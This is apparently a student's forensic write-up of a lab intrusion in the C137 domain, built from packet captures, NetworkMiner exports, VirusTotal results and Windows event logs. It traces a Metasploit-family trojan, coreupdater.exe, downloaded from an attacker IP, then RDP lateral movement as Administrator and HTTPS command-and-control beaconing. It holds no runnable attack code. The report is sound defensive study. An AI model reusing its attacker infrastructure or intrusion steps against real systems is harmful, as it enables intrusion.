2652	2020-09-19 02:35:55.073757	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073760	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073763	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073766	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073769	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073772	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073775	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073778	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073781	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073784	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073787	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073790	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073793	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073796	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073799	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073802	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073805	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068



Command Prompt SarjounRadiyeh~C:\Users>

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol
409917	Microsoft RSA TLS CA 01[7].cer	cer	1 374 B	104.126.207.245 [e12437.g.akamaiedge.net]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51166	TI
409929	CN_DNSBL[703].cer	cer	1 177 B	10.90.90.90 [settings-win-data.microsoft.com]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51168	TI
409992	CN_DNSBL[704].cer	cer	1 177 B	10.90.90.90 [settings-win-data.microsoft.com]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51172	TI
411075	events.data.microsoft.com[11].cer	cer	1 863 B	52.114.132.20 [skypepadaprdcoleus0.cloudapp.net]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51178	TI
411075	Microsoft Secure Server CA 2[11].cer	cer	1 756 B	52.114.132.20 [skypepadaprdcoleus0.cloudapp.net]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51178	TI
411096	events.data.microsoft.com[12].cer	cer	1 863 B	52.114.132.20 [skypepadaprdcoleus0.cloudapp.net]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51179	TI
411096	Microsoft Secure Server CA 2[12].cer	cer	1 756 B	52.114.132.20 [skypepadaprdcoleus0.cloudapp.net]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51179	TI
411119	events.data.microsoft.com[13].cer	cer	1 863 B	52.114.132.20 [skypepadaprdcoleus0.cloudapp.net]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51180	TI
411119	Microsoft Secure Server CA 2[13].cer	cer	1 756 B	52.114.132.20 [skypepadaprdcoleus0.cloudapp.net]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51180	TI
411353	events.data.microsoft.com[1].cer	cer	1 863 B	13.88.28.53 [skypepadaprdcolwus0.cloudapp.net]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51188	TI
411353	Microsoft Secure Server CA 2[1].cer	cer	1 756 B	13.88.28.53 [skypepadaprdcolwus0.cloudapp.net]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51188	TI
411412	CN_DNSBL[705].cer	cer	1 177 B	10.90.90.90 [settings-win-data.microsoft.com]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51190	TI
411428	CN_DNSBL[706].cer	cer	1 177 B	10.90.90.90 [settings-win-data.microsoft.com]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51191	TI
411444	CN_DNSBL[707].cer	cer	1 177 B	10.90.90.90 [settings-win-data.microsoft.com]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51192	TI
411759	events.data.microsoft.com[1].cer	cer	1 863 B	52.114.74.45 [skypepadaprdcoleu01.cloudapp.net]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51195	TI
411759	Microsoft Secure Server CA 2[1].cer	cer	1 756 B	52.114.74.45 [skypepadaprdcoleu01.cloudapp.net]	TCP 443	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51195	TI
19725	r[1].crf	crf	434 B	143.204.26.146 [as2.us]	TCP 80	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 49886	H
395009	Intel External B[1].crf	crf	1 870 B	23.32.45.37 [a243.d.akamai.net]	TCP 80	10.42.85.10 [CITADEL-DC01]	TCP 52059	H
404480	AddTrustExternalCARoot[1].crf	crf	494 B	151.139.128.14 [ocsp.comodoca.com]	TCP 80	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51076	H
404541	Intel External B[1].crf	crf	2 921 B	23.199.51.138 [a243.d.akamai.net]	TCP 80	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 51079	H
238565	coreupdater.exe	exe	7 168 B	194.61.24.102	TCP 80	10.42.85.10 [CITADEL-DC01]	TCP 62410	H
339455	coreupdater[1].exe	exe	7 168 B	194.61.24.102	TCP 80	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 50864	H
19288	MEvnSDBGMEQwQjAIBgUr[1].gif	gif	43 B	10.90.90.90 [settings-win-data.microsoft.com]	TCP 80	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 49879	H
19337	index[1].html	html	6 771 B	10.90.90.90 [settings-win-data.microsoft.com]	TCP 80	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 49879	H
21130	fac.png[1].html	html	181 B	8.240.169.252 [poi.stack.imgur.com]	TCP 80	10.42.85.115 [DESKTOP-SDN1RPT]	TCP 49889	H
236677	browserconfig.xml[1].html	html				85.10 [CITADEL-DC01]	TCP 62403	H
236787	index[2].html	html				85.10 [CITADEL-DC01]	TCP 52408	H
327363	index[3].html	html				85.115 [DESKTOP-SDN1RPT]	TCP 50840	H
517	GptTmp[1].inf	inf				85.115 [DESKTOP-SDN1RPT]	TCP 49683	S
631	GptTmp[1].inf	inf				85.115 [DESKTOP-SDN1RPT]	TCP 49683	S
83855	GptTmp[2].inf	inf				85.115 [DESKTOP-SDN1RPT]	TCP 50668	S
393934	GptTmp[3].inf	inf				85.115 [DESKTOP-SDN1RPT]	TCP 50935	S
404276	GptTmp[4].inf	inf				85.115 [DESKTOP-SDN1RPT]	TCP 51074	S
467	gpt[8].ini	ini				85.115 [DESKTOP-SDN1RPT]	TCP 49683	S
574	gpt[9].ini	ini				85.115 [DESKTOP-SDN1RPT]	TCP 49683	S
03787	gpt[10].ini	ini				85.115 [DESKTOP-SDN1RPT]	TCP 50668	S
03017	gpt[11].ini	ini				85.115 [DESKTOP-SDN1RPT]	TCP 50668	S

Command Prompt SarjounRadiyeh~C:\Users>

The screenshot shows a Windows File Explorer interface with the following file listing:

Name	Date modified	Type	Size
coreupdater.exe	19/09/2020 5:24 AM	Application	7 KB
coreupdater[1].exe	19/09/2020 5:39 AM	Application	7 KB
index.html	19/09/2020 5:23 AM	Chrome HTML Do...	1 KB
index[1].html	19/09/2020 5:39 AM	Chrome HTML Do...	1 KB
index[2].html	19/09/2020 5:23 AM	Chrome HTML Do...	1 KB
index[3].html	19/09/2020 5:39 AM	Chrome HTML Do...	1 KB

Below the file list, a Command Prompt window is open with the following text:

```
SarjounRadiyeh~C:\Users>
```

The attacker-hosted file coreupdater.exe was captured in the PCAP and successfully reassembled using Wireshark and NetworkMiner. By exporting HTTP objects and sorting them by file extension, it became clear that two .exe files with the same name, coreupdater.exe, had been transferred over TCP port 80. These were downloaded to the victim machine during the attack. The files were stored under the NetworkMiner AssembledFiles directory, confirming that the malware was delivered via unencrypted HTTP.

S 10f3b92002bb98467334161cf85d0b1730851f9256f83c27db125e9a0c1cfda6 Sign in

① 66/73 security vendors flagged this file as malicious

coreupdate.exe

Community Score / 73

Detection Details Relations Behavior Community 14+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label ① trojan.shelma/rozena Threat categories trojan, backdoor

Security vendors' analysis ①

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win64.RL_Shelma.R298109
Alibaba	Trojan:Win64/Shelma.22b9092b	AliCloud	Backdoor:Win/Rozena.M
ALYac	Trojan.Metasploit.A	Antiy-AVL	GrayWare/Win32.Rozena.J
Arcabit	Trojan.Metasploit.A	Arctic Wolf	Unsafe

Do you want to automate checks?

This malware was identified by 66 out of 73 antivirus engines on VirusTotal and is commonly labeled under families such as Trojan.Shelma, Rozena, and Metasploit.A, clearly confirming its weaponized nature.

Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational Number of events: 39

Level	Date and Time	Source	Event ID	Task Category
Information	19/09/2020 6:36:23 AM	TerminalServices-RemoteCon...	1149	None
Information	19/09/2020 6:35:54 AM	TerminalServices-RemoteCon...	261	None
Information	19/09/2020 6:16:39 AM	TerminalServices-RemoteCon...	263	None
Information	19/09/2020 4:24:09 AM	TerminalServices-RemoteCon...	263	None
Information	19/09/2020 4:24:09 AM	TerminalServices-RemoteCon...	263	None
Information	19/09/2020 4:24:09 AM	TerminalServices-RemoteCon...	263	None
Information	19/09/2020 4:24:09 AM	TerminalServices-RemoteCon...	263	None
Information	19/09/2020 4:24:09 AM	TerminalServices-RemoteCon...	263	None
Information	19/09/2020 4:24:09 AM	TerminalServices-RemoteCon...	263	None
Information	19/09/2020 4:24:09 AM	TerminalServices-RemoteCon...	1136	None
Information	19/09/2020 4:24:09 AM	TerminalServices-RemoteCon...	263	None
Information	19/09/2020 4:24:09 AM	TerminalServices-RemoteCon...	258	None
Information	19/09/2020 4:24:08 AM	TerminalServices-RemoteCon...	20523	None
Information	19/09/2020 4:07:12 AM	TerminalServices-RemoteCon...	263	None
Information	19/09/2020 4:07:12 AM	TerminalServices-RemoteCon...	262	None

Event 1149, TerminalServices-RemoteConnectionManager

General Details

Remote Desktop Services: User authentication succeeded:
User: Administrator
Domain: C137
Source Network Address: 10.42.85.10

Log Name: Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational
Source: TerminalServices-RemoteCor Logged: 19/09/2020 6:36:23 AM
Event ID: 1149 Task Category: None
Level: Information Keywords:
User: NETWORK SERVICE Computer: DESKTOP-SDN1RPT.C137.local
OpCode: Info
More Information: [Event Log Online Help](#)

Command Prompt SarjounRadiyeh~C:\Users>

The screenshot shows the Windows Event Viewer interface. On the left, the navigation pane lists various logs: Custom Views, Windows Logs, Applications and Services Log, Microsoft (System, Windows, Microsoft Office Alerts, OneApp, IGCC, OpenSSH, Windows PowerShell), Saved Logs, Security, and Microsoft-Windows-Terr. The main pane displays the "Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational" log with 39 events. A specific event (Event ID 1149) is selected, showing details such as Task: 0, Opcode: 0, and Keywords: 0x1000000000000000. The event timestamp is 2020-09-19T03:36:23.0097393Z. Below the event details, a command prompt window is open with the command "SarjounRadiyeh~C:\Users>".


The attacker successfully authenticated to the Desktop system (DESKTOP-SDN1RPT) using the domain administrator account Administrator from the domain C137. The source IP was 10.42.85.10, confirming lateral movement from the Domain Controller. This event is captured under Event ID 1149 (RemoteConnectionManager), with the successful logon timestamp recorded as 2020-09-19 06:36:23 AM (Pacific Time). This confirms that the attacker had full access to the desktop following initial compromise and credential harvesting.

The screenshot shows the Windows Event Viewer interface. The main pane displays the "Security" log with 2457 events. An event (Event ID 4648) is selected, which is a logon audit entry. The subject account is SYSTEM, and the account used for the logon is Administrator from domain C137. The logon GUID is (00000000-0000-0000-000000000000). The account whose credentials were used is also listed as Administrator from domain C137. The logon type is Special Logon. Below the event details, a command prompt window is open with the command "SarjounRadiyeh~C:\Users>".

Event ID 4648 (Microsoft Windows security auditing), which explicitly logs the use of explicit credentials to authenticate the Administrator account. Both logs align perfectly in timestamp, confirming the attacker's lateral movement and credential reuse within the compromised domain.

No.	Time	Source	Destination	Protocol	Length	Info
3072..	2020-09-19 02:37:22.775331	10.42.85.115	10.42.85.10	DNS	86	Standard query 0x008f A config.teams.microsoft.com
3073..	2020-09-19 02:37:22.775580	10.42.85.10	192.168.45.1	DNS	97	Standard query 0x2416 A config.teams.microsoft.com OPT
3073..	2020-09-19 02:37:22.822631	10.42.85.115	10.42.85.10	DNS	86	Standard query 0x008f A config.teams.microsoft.com
3073..	2020-09-19 02:37:22.902732	192.168.45.1	10.42.85.10	DNS	255	Standard query response 0x2416 A config.teams.microsoft.com CNAME config.teams.trafficmanager.net CNAME s-0005-teams
3073..	2020-09-19 02:37:22.903077	10.42.85.10	10.42.85.115	DNS	244	Standard query response 0x008f A config.teams.microsoft.com CNAME config.teams.trafficmanager.net CNAME s-0005-teams
3073..	2020-09-19 02:37:27.003054	10.42.85.115	10.42.85.10	DNS	122	Standard query 0x6216 SRV _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.C137.local
3073..	2020-09-19 02:37:27.003264	10.42.85.10	10.42.85.115	DNS	181	Standard query response 0x6216 SRV _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.C137.local SRV 0 100 389 cita
3075..	2020-09-19 02:37:31.436885	10.42.85.115	10.42.85.10	DNS	86	Standard query 0x530b A ris.api.iris.microsoft.com
3075..	2020-09-19 02:37:31.437118	10.42.85.10	192.168.45.1	DNS	97	Standard query 0x1952 A ris.api.iris.microsoft.com OPT
3075..	2020-09-19 02:37:31.461482	10.42.85.115	10.42.85.10	DNS	86	Standard query 0x530b A ris.api.iris.microsoft.com
3075..	2020-09-19 02:37:31.533921	192.168.45.1	10.42.85.10	DNS	154	Standard query response 0x1952 A ris.api.iris.microsoft.com CNAME ris-prod.trafficmanager.net A 40.119.40.181 OPT
3075..	2020-09-19 02:37:31.534252	10.42.85.10	10.42.85.115	DNS	143	Standard query response 0x530b A ris.api.iris.microsoft.com CNAME ris-prod.trafficmanager.net A 40.119.40.181
3078..	2020-09-19 02:37:36.390963	10.42.85.115	10.42.85.10	DNS	79	Standard query 0x830b A logincdn.msauth.net
3078..	2020-09-19 02:37:36.391207	10.42.85.10	192.168.45.1	DNS	96	Standard query 0x5f60 A logincdn.msauth.net OPT
3078..	2020-09-19 02:37:36.414044	10.42.85.115	10.42.85.10	DNS	79	Standard query 0x830b A logincdn.msauth.net
3078..	2020-09-19 02:37:36.712875	192.168.45.1	10.42.85.10	DNS	325	Standard query response 0x5f60 A logincdn.msauth.net CNAME lgincdn.trafficmanager.net CNAME lgincdnmsftusw2.azurewe
3078..	2020-09-19 02:37:36.713517	10.42.85.10	10.42.85.115	DNS	314	Standard query response 0x830b A logincdn.msauth.net CNAME lgincdn.trafficmanager.net CNAME lgincdnmsftusw2.azurewe
3120..	2020-09-19 02:39:04.044587	10.42.85.115	10.42.85.10	DNS	76	Standard query 0x9043 A go.microsoft.com
3120..	2020-09-19 02:39:04.044706	10.42.85.10	192.168.45.1	DNS	97	Standard query 0xb691 A e11290.dspp.akamaiedge.net OPT
3120..	2020-09-19 02:39:04.073092	10.42.85.115	10.42.85.10	DNS	76	Standard query 0x9043 A go.microsoft.com
3120..	2020-09-19 02:39:04.094593	192.168.45.1	10.42.85.10	DNS	113	Standard query response 0xb691 A e11290.dspp.akamaiedge.net A 104.126.211.229 OPT
3120..	2020-09-19 02:39:04.094908	10.42.85.10	10.42.85.115	DNS	171	Standard query response 0x9043 A go.microsoft.com CNAME go.microsoft.com.edgekey.net CNAME e11290.dspp.akamaiedge.ne
3121..	2020-09-19 02:39:04.266284	10.42.85.115	10.42.85.10	DNS	89	Standard query
3121..	2020-09-19 02:39:04.266563	10.42.85.10	192.168.45.1	DNS	106	Standard query
3121..	2020-09-19 02:39:04.299836	10.42.85.115	10.42.85.10	DNS	89	Standard query
3121..	2020-09-19 02:39:04.305107	192.168.45.1	10.42.85.10	DNS	235	Standard query
3121..	2020-09-19 02:39:04.305454	10.42.85.10	10.42.85.115	DNS	224	Standard query
3121..	2020-09-19 02:39:04.318723	10.42.85.115	10.42.85.10	DNS	71	Standard query
3121..	2020-09-19 02:39:04.318956	10.42.85.10	192.168.45.1	DNS	82	Standard query
3121..	2020-09-19 02:39:04.336004	10.42.85.115	10.42.85.10	DNS	71	Standard query
3122..	2020-09-19 02:39:04.429625	192.168.45.1	10.42.85.10	DNS	157	Standard query response 0x001e A www.msn.com CNAME www-msn-com.a-0003.a-msedge.net CNAME a-0003.a-msedge.net A 204.7
3122..	2020-09-19 02:39:04.429915	10.42.85.10	10.42.85.115	DNS	146	Standard query response 0xa304 A www.msn.com CNAME www-msn-com.a-0003.a-msedge.net CNAME a-0003.a-msedge.net A 204.7
3122..	2020-09-19 02:39:04.440228	10.42.85.115	10.42.85.10	DNS	94	Standard query 0xca68 A microsoftedgewelcome.microsoft.com

Upon analysis of the DNS traffic within the packet capture, there is no evidence to suggest that DNS tunneling was used by the malware for command-and-control or data exfiltration. All observed DNS queries appear legitimate and correspond to expected lookups for Microsoft services or infrastructure components (e.g., teams.microsoft.com, msauth.net, edgekey.net). There are no anomalous subdomain patterns, excessive query volumes, or encoded data transfers that would typically indicate tunneling behavior. Therefore, it can be reasonably concluded that DNS tunneling was not used as a communication method in this attack



[1132] coreupdater.exe C:\Users\admin\AppData\Local\Temp\coreupdater.exe										
Put the slider in the desired position or select the desired segment by yourself ?										
8.545 s +1.12 s										
	Time	Type	Rep	CN	Src IP	Port	Dst IP	Port	ASN	Send
Events	+1127 ms	TCP	?	Netway Communication Co.,Ltd.	203.78.103.109	443	VM	49743	Netway Communication Co.,Ltd.	-- --
Modified files	+1134 ms	TCP	?	Netway Communication Co.,Ltd.	203.78.103.109	443	VM	49743	Netway Communication Co.,Ltd.	-- --
Registry changes	+2221 ms	TCP	?	Netway Communication Co.,Ltd.	203.78.103.109	443	VM	49743	Netway Communication Co.,Ltd.	-- --
Synchronization	+3222 ms	TCP	?	Netway Communication Co.,Ltd.	203.78.103.109	443	VM	49743	Netway Communication Co.,Ltd.	-- --
HTTP requests	+3224 ms	TCP	?	Netway Communication Co.,Ltd.	203.78.103.109	443	VM	49743	Netway Communication Co.,Ltd.	-- --
Connections	+3226 ms	TCP	?	Netway Communication Co.,Ltd.	203.78.103.109	443	VM	49743	Netway Communication Co.,Ltd.	-- --
Network threats	+4234 ms	TCP	?	Netway Communication Co.,Ltd.	203.78.103.109	443	VM	49743	Netway Communication Co.,Ltd.	-- --
Modules	+5235 ms	TCP	?	Netway Communication Co.,Ltd.	203.78.103.109	443	VM	49743	Netway Communication Co.,Ltd.	-- --
Debug	+6238 ms	TCP	?	Netway Communication Co.,Ltd.	203.78.103.109	443	VM	49743	Netway Communication Co.,Ltd.	-- --
	+6241 ms	TCP	?	Netway Communication Co.,Ltd.	203.78.103.109	443	VM	49743	Netway Communication Co.,Ltd.	-- --
	+6244 ms	TCP	?	Netway Communication Co.,Ltd.	203.78.103.109	443	VM	49743	Netway Communication Co.,Ltd.	-- --
	+7340 ms	TCP	?	Netway Communication Co.,Ltd.	203.78.103.109	443	VM	49743	Netway Communication Co.,Ltd.	-- --

In the sandboxed any.run environment, coreupdater.exe was observed attempting to establish repeated outbound TCP connections to IP address 203.78.103.109 over port 443 (HTTPS), which is registered to Netway Communication Co., Ltd. This behavior aligns with typical Command and Control (C2) beaconing, indicating that the malware is trying to reach back to its controller. No DNS tunneling or unusual domain resolution behavior was detected, further supporting the use of encrypted HTTPS-based C2 communication.

No.	Time	Source	Destination	Protocol	Length Info.
2422.	2020-09-19 02:25:18.565676	10.42.85.10	203.78.103.109	TCP	66 62414 → 443 [SYN, FCF, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2422.	2020-09-19 02:25:18.566094	203.78.103.109	10.42.85.10	TCP	66 443 + 62414 [SYN, ACK] Seq=0 Ack=1 Win=64248 Len=0 MSS=1460 SACK_PERM WS=128
2422.	2020-09-19 02:25:18.566138	10.42.85.10	203.78.103.109	TCP	68 62414 → 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
2422.	2020-09-19 02:25:18.751987	203.78.103.109	10.42.85.10	TCP	58 443 + 62414 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4 [TCP PDU reassembled in 242215]
2422.	2020-09-19 02:25:18.753116	203.78.103.109	10.42.85.10	SSLv2	1514 Encrypted Data, Encrypted Data, Encrypted Data, Encrypted Data, Encrypted Data, Encrypted Data, Encrypted Data
2422.	2020-09-19 02:25:18.753142	203.78.103.109	10.42.85.10	SSLv2	1514
2422.	2020-09-19 02:25:18.753159	203.78.103.109	10.42.85.10	SSLv2	1514
2422.	2020-09-19 02:25:18.753175	203.78.103.109	10.42.85.10	SSLv2	1514 Encrypted Data, Encrypted Data
2422.	2020-09-19 02:25:18.753192	203.78.103.109	10.42.85.10	SSLv2	1514
2422.	2020-09-19 02:25:18.753207	203.78.103.109	10.42.85.10	SSLv2	1514
2422.	2020-09-19 02:25:18.753223	203.78.103.109	10.42.85.10	SSLv2	1514 Encrypted Data
2422.	2020-09-19 02:25:18.753239	203.78.103.109	10.42.85.10	SSLv2	1514
2422.	2020-09-19 02:25:18.753255	203.78.103.109	10.42.85.10	SSLv2	1514
2422.	2020-09-19 02:25:18.753268	10.42.85.10	203.78.103.109	TCP	68 62414 → 443 [ACK] Seq=1 Ack=4385 Win=65536 Len=0
2422.	2020-09-19 02:25:18.753418	10.42.85.10	203.78.103.109	TCP	68 62414 → 443 [ACK] Seq=1 Ack=13145 Win=65536 Len=0
2422.	2020-09-19 02:25:18.753569	203.78.103.109	10.42.85.10	SSLv2	1514 Encrypted Data
2422.	2020-09-19 02:25:18.753616	203.78.103.109	10.42.85.10	SSLv2	1514
2422.	2020-09-19 02:25:18.753633	203.78.103.109	10.42.85.10	TCP	1514 443 + 62414 [ACK] Seq=1 Win=1460 Len=1460
2422.	2020-09-19 02:25:18.753648	203.78.103.109	10.42.85.10	SSLv2	1514
2422.	2020-09-19 02:25:18.753663	203.78.103.109	10.42.85.10	SSLv2	1514
2422.	2020-09-19 02:25:18.753679	203.78.103.109	10.42.85.10	SSLv2	1514 Encrypted Data
2422.	2020-09-19 02:25:18.753687	203.78.103.109	10.42.85.10	SSLv2	1514
2422.	2020-09-19 02:25:18.753697	203.78.103.109	10.42.85.10	SSLv2	1514
2422.	2020-09-19 02:25:18.753712	203.78.103.109	10.42.85.10	SSLv2	1514
2422.	2020-09-19 02:25:18.753739	203.78.103.109	10.42.85.10	SSLv2	1514 Encrypted Data
2422.	2020-09-19 02:25:18.753755	203.78.103.109	10.42.85.10	SSLv2	1514
2422.	2020-09-19 02:25:18.753770	203.78.103.109	10.42.85.10	SSLv2	1514 Encrypted Data
2422.	2020-09-19 02:25:18.753787	203.78.103.109	10.42.85.10	SSLv2	1514 Encrypted Data
2422.	2020-09-19 02:25:18.753802	203.78.103.109	10.42.85.10	SSLv2	1514
2422.	2020-09-19 02:25:18.753819	203.78.103.109	10.42.85.10	TCP	1514 443 → 62414 [ACK] Seq=33135 Ack=1 Win=64256 Len=1460 [TCP PDU reassembled in 242243]
2422.	2020-09-19 02:25:18.753836	203.78.103.109	10.42.85.10	TCP	1514 443 + 62414 [ACK] Seq=33585 Ack=1 Win=64256 Len=1460 [TCP PDU reassembled in 242243]
2422.	2020-09-19 02:25:18.753851	203.78.103.109	10.42.85.10	TCP	1514 443 + 62414 [PSH, ACK] Seq=35045 Ack=1 Win=64256 Len=1460 [TCP PDU reassembled in 242243]
2422.	2020-09-19 02:25:18.753869	203.78.103.109	10.42.85.10	TCP	1514 443 + 62414 [PSH, ACK] Seq=36595 Ack=1 Win=64256 Len=1460 [TCP PDU reassembled in 242243]

No.	Time	Source	Destination	Protocol	Length	Info
3919..	2020-09-19 02:56:56.569425	203.78.103.109	10.42.85.10	TCP	182	443 → 62613 [PSH, ACK] Seq=887150 Ack=26879 Win=64128 Len=128 [TCP PDU reassembled in 394630]
3919..	2020-09-19 02:56:56.630307	10.42.85.10	203.78.103.109	TCP	60	62613 → 443 [ACK] Seq=26879 Ack=887278 Win=1722624 Len=0
3919..	2020-09-19 02:56:56.630354	10.42.85.10	203.78.103.109	TCP	245	62613 → 443 [PSH, ACK] Seq=26879 Ack=887278 Win=1722624 Len=192 [TCP PDU reassembled in 392987]
3919..	2020-09-19 02:56:56.630581	203.78.103.109	10.42.85.10	TCP	54	443 → 62613 [PSH, ACK] Seq=887278 Ack=27071 Win=64128 Len=0
3919..	2020-09-19 02:56:56.631173	203.78.103.109	10.42.85.10	TCP	182	443 → 62613 [PSH, ACK] Seq=887278 Ack=27071 Win=64128 Len=128 [TCP PDU reassembled in 394630]
3919..	2020-09-19 02:56:56.679285	10.42.85.10	203.78.103.109	TCP	60	62613 → 443 [ACK] Seq=27071 Ack=887406 Win=1722368 Len=0
3919..	2020-09-19 02:56:56.693917	10.42.85.10	203.78.103.109	TCP	246	62613 → 443 [PSH, ACK] Seq=27071 Ack=887406 Win=1722368 Len=192 [TCP PDU reassembled in 392987]
3919..	2020-09-19 02:56:56.694041	203.78.103.109	10.42.85.10	TCP	54	443 → 62613 [ACK] Seq=887406 Ack=27263 Win=64128 Len=0
3919..	2020-09-19 02:56:56.694816	203.78.103.109	10.42.85.10	TCP	182	443 → 62613 [PSH, ACK] Seq=887406 Ack=27263 Win=64128 Len=128 [TCP PDU reassembled in 394630]
3919..	2020-09-19 02:56:56.757630	10.42.85.10	203.78.103.109	TCP	60	62613 → 443 [ACK] Seq=27263 Ack=887534 Win=1722368 Len=0
3919..	2020-09-19 02:56:56.757765	10.42.85.10	203.78.103.109	TCP	374	62613 → 443 [PSH, ACK] Seq=27263 Ack=887534 Win=1722368 Len=320 [TCP PDU reassembled in 392987]
3919..	2020-09-19 02:56:56.801401	203.78.103.109	10.42.85.10	TCP	54	443 → 62613 [ACK] Seq=887534 Ack=27583 Win=64128 Len=0
